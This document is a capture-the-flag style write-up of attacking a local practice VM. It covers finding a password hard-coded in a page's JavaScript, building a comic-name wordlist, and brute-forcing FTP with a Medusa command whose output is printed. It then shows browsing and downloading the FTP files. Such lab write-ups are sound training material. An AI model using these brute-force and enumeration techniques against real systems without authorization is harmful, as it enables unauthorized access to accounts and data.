


Welcome to my personal website. registered fans only

Confirm Password:


```
<html>
▼<head>
  ▼<script>
    function checkPass()
    {
        //Store the password field objects into variables ...
        var pass2 = document.getElementById('pass2');
        var pass1 = "lucylawless";
        //Store the Confimation Message Object ...
        var message = document.getElementById('confirmMessage');
        //Set the colors we will be using ...
        var goodColor = "#66cc66";
        var badColor = "#ff6666";
        //Compare the values in the password field
        //and the confirmation field
        if(pass1.value == pass2.value){
            //The passwords match.
            //Set the color to the good color and inform
            //the user that they have entered the correct password
            pass2.style.backgroundColor = goodColor;
            message.style.color = goodColor;
            message.innerHTML = "Welcoe to my site loyal fan.. sorry not much
else here"
        }else{
            //The passwords do not match.
            //Set the color to the bad color and
            //notify the user.
            pass2.style.backgroundColor = badColor;
            message.style.color = badColor;
            message.innerHTML = "Passwords Do Not Match!"
        }
    }
    </script>
  </head>
▼<body>
    <h1>Welcome to my personal website. registered fans only</h1>
    <img src="xena.jpg">
  ▼<div class="tutorialWrapper">
    ▼<form>
```

I decide to take a look at the FTP connection that was found, I used the command "**ftp 192.168.164.130**" and the system listed a account "comicbookguy", first attempt was toor as the password just encase, It wasn't the password.



```
root@Skynet:~# ftp 192.168.164.130
Connected to 192.168.164.130.
220 There is an FTP account for user:comicbookguy
Name (192.168.164.130:root): comicbookguy
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

I had to think, but not too long, I put myself in comic book guys shoes if I was him what would I use as a password. A comic book name, so I built a small wordlist with comic book names using Wikipedia and other source for comic book names and also had to do a search for fictional comic book names from the Simpsons to add such as "Radioactive Man"




Abomination
Marvel
DC Comics
Hasvri
Mirage Studios
Capcom Co, Ltd
Acolytes
Adam Warlock
Ahab
Angel
Annihilus
Ant Man
Apocalypse
Aquaman
Arcade
Archangel
Avalanche
Avalon
Avengers
Azrael
Bane
Banshee
Baroness
Batman
Baxter Stockman
Bazooka
Beach Head
Beast
Bebop
Beetle
Beyonder
Bionic Commando
Bishop
Bizarro
Black Knight
Black Panther
Black Widow
Blade
Blink
Blob
Blood Wraith
Brainiac
Brood
Bullseye
Caliban

TBS Productions, Inc.
Carnage
Catwoman
Cerise
Cesspool
Chameleon
Cheetah
Clan Destine
Cloak and Dagger
Cobra
Colossus
Copperhead
Copycat
Corsair
Cyborg
Cyclops
Cypher
Daredevil
Dazzler
Decepticon
Devastator
Diablo
Doctor Doom
Doctor Mindbender
Doctor Octopus
Doctor Strange
Domino
Donatello
Doomsday
Doppelganger
Dreadnought
Electro
Elektra
Enchantress
Eradicator
Excalibur
Exodus
Falcon
Fenris
Feral
Firefly
Flash
Fleet Tracking
Foot Soldier
Forge
Four Horsemen of Apocalypse


I then moved this to the Kali Linux VM to be used to try BruteForce the FTP connection , I used Medusa to brute force my created wordlist called "Comic.lst", I also built a username list called "User.lst" using leafpad making sure to save as a list file (.lst). I then used the command **"medusa -h 192.168.164.130 -U /root/Desktop/User.lst -P /root/Desktop/Comic.lst -M ftp"**

-h = Target Host / IP
-U = Username File Option
-P = Password File Option
-M = Name of module to execute in this case "ftp"




```
root@Skynet:~# sudo medusa -h 192.168.164.130 -U /root/Desktop/User.lst -P /root/Desktop/Comi
c.lst -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.164.130 (1 of 1, 0 complete) User: comicbookguy (1 of 1, 0
 complete) Password: comic (1 of 22 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.164.130 (1 of 1, 0 complete) User: comicbookguy (1 of 1, 0
 complete) Password: comicbook (2 of 22 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.164.130 (1 of 1, 0 complete) User: comicbookguy (1 of 1, 0
 complete) Password: batman (3 of 22 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.164.130 (1 of 1, 0 complete) User: comicbookguy (1 of 1, 0
 complete) Password: superman (4 of 22 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.164.130 User: comicbookguy Password: superman [SUCCESS]
root@Skynet:~#
```

After the SUCCESS I tried the Login to get into the FTP, with the Password "superman"



```
 -v [NUM]       : Verbose level [0 - 6 (more)]
 -w [NUM]       : Error debug level [0 - 10 (more)]
 -V             : Display version
 -Z [TEXT]      : Resume scan based on map of previous scan

root@Skynet:~# ftp 192.168.164.130
Connected to 192.168.164.130.
220 There is an FTP account for user:comicbookguy
Name (192.168.164.130:root): comicbookguy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Dec 06 18:57 comics
-rw-r--r--    1 1001     1001         8980 Dec 06 17:46 examples.desktop
drwxrwxrwx    2 0        0            4096 Dec 06 19:00 lovers
-rw-r--r--    1 0        0            8369 Dec 06 18:50 sales.ods
226 Directory send OK.
ftp> 
```


so I decided to go through the FTP see what I can find, in the comics folder I found multiple comics as well as a "superman.jpg" which I didn't trust so immediately changed the extension to txt and found. I was able to grab all the files using the **"get"** command



Size 411 × 640 pixels
Type JPEG image
File Size 47.4 kB
Folder Simpsons
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time


```
r-x    3 0        0            4096 Jul 19 12:50 sane.d
r--    1 0        0            4038 Mar 29  2016 securetty
r-x    4 0        0            4096 Jul 19 12:49 security
r-x    2 0        0            4096 Jul 19 12:42 selinux
r-x    2 0        0            4096 Jul 19 12:49 sensors.d
r--    1 0        0           10368 Oct 02  2015 sensors3.conf
r--    1 0        0           19608 Dec 07 18:25 services
r-x    2 0        0            4096 Jul 19 12:49 sgml
---    1 0        42           1560 Dec 07 19:21 shadow
---    1 0        0            1560 Dec 07 19:21 shadow-
r--    1 0        0              73 Jul 19 12:42 shells
r-x    3 0        0            4096 Jul 19 12:45 signon-ui
r--    1 0        0            1803 Nov 06  2015 signond.conf
r-x    2 0        0            4096 Jul 19 12:49 skel
r-x    4 0        0            4096 Jul 19 12:49 speech-dispatcher
r-x    2 0        0            4096 Dec 07 19:31 ssh
r-x    4 0        0            4096 Dec 06 22:55 ssl
r--    1 0        0              80 Dec 06 18:29 subgid
---    1 0        0              52 Dec 06 17:46 subgid-
r--    1 0        0              80 Dec 06 18:29 subuid
---    1 0        0              52 Dec 06 17:46 subuid-
---    1 0        0             745 Mar 30  2016 sudoers
r-x    2 0        0            4096 Jul 19 12:43 sudoers.d
r--    1 0        0            2084 Sep 05  2015 sysctl.conf
```


I Found a what looks to be a webpage hidden and named as superman.jpg




```
<!DOCTYPE HTML>
<html class="is_moz is_lin no-js" xmlns="http://www.w3.org/1999/xhtml" >
        <head>

                <!--head--><meta name="fragment" content="!" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta http-equiv="Content-Type" content="text/html; charset=utf8" />
<meta property="og:site_name" content="Photobucket" />
<meta name="robots" content="INDEX, FOLLOW" />
<meta name="description" content="This Photo was uploaded by Leescomics." />
<meta name="keywords" content="free image hosting, free video hosting, image hosting, video
hosting, photo image hosting site, video hosting site" />
<meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0,  maximum-
scale=1.0" />
<meta name="HandheldFriendly" content="true" />
<meta property="fb:app_id" content="38997159460" />
<meta property="og:type" content="pbphotos:photo" />
<meta property="og:title" content="Photo by Lee Hester" />
<meta property="og:description" content="Lee Hester uploaded this image to 'August'.  See the
album on Photobucket." />
<meta property="og:url" content="http://s131.photobucket.com/user/Leescomics/media/August/
superman127.jpg.html?src=pb" />
<meta property="og:image" content="http://i131.photobucket.com/albums/p299/Leescomics/August/
superman127.jpg" />
<meta property="twitter:image" content="http://i131.photobucket.com/albums/p299/Leescomics/August/
superman127.jpg" />
<meta property="twitter:url" content="http://s131.photobucket.com/user/Leescomics/media/August/
superman127.jpg.html?src=pb" />
<meta property="twitter:card" content="photo" />
<meta property="twitter:site" content="@photobucket" />
<meta property="twitter:title" content="Photo by Lee Hester in 'August'." />
<meta name="p:domain_verify" content="407950b128a817850ab3edd01b7a6bd4" />
<!--            <script type="text/javascript" src="/resources/common/js/mobile/photobucket.js"></
script>
                <script type="text/javascript">
                        window.load_index = function () {
                            var indexScript = document.createElement('script');
```

I brought this over to my windows machines and converted the extension again to .html this gave me a web link to a comic hosted on photobucket by Lee Hester "leescomics's" which is a picture of superman getting his ass kicked by Harambe I mean king kong, I looked into Lees profile and didn't find anything he seems to just upload photos of comics and memorabilia, may be a dead end but ill hold onto it for now.






In the Directory lovers I found even more photos including a folder called "xena Password" which I was struggling to access



```
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000        94898 Dec 06 18:54 34361738.jpg
-rw-rw-r--    1 1000     1000       305110 Dec 06 18:54 DcvZF4U.png
-rw-rw-r--    1 1000     1000        13911 Dec 06 18:55 hqdefault.jpg
-rw-rw-r--    1 1000     1000        13610 Dec 06 18:51 index.jpeg
-rw-rw-r--    1 1000     1000        37665 Dec 06 18:54 the-simpsons-married-to-th
-rw-rw-r--    1 1000     1000          160 Dec 06 19:00 xena Password
226 Directory send OK.
ftp> get Password
local: Password remote: Password
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get xena
local: xena remote: xena
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get xenaPassword
local: xenaPassword remote: xenaPassword
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> 
```


after a few attempts I realised what was wrong I was including the space in the command, I need to use the command **"get xena\ Passowrd"** to take out the space. after I opened the file and found the message bellow, so the password must be the one I found early which is "LucyLawless"



```
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
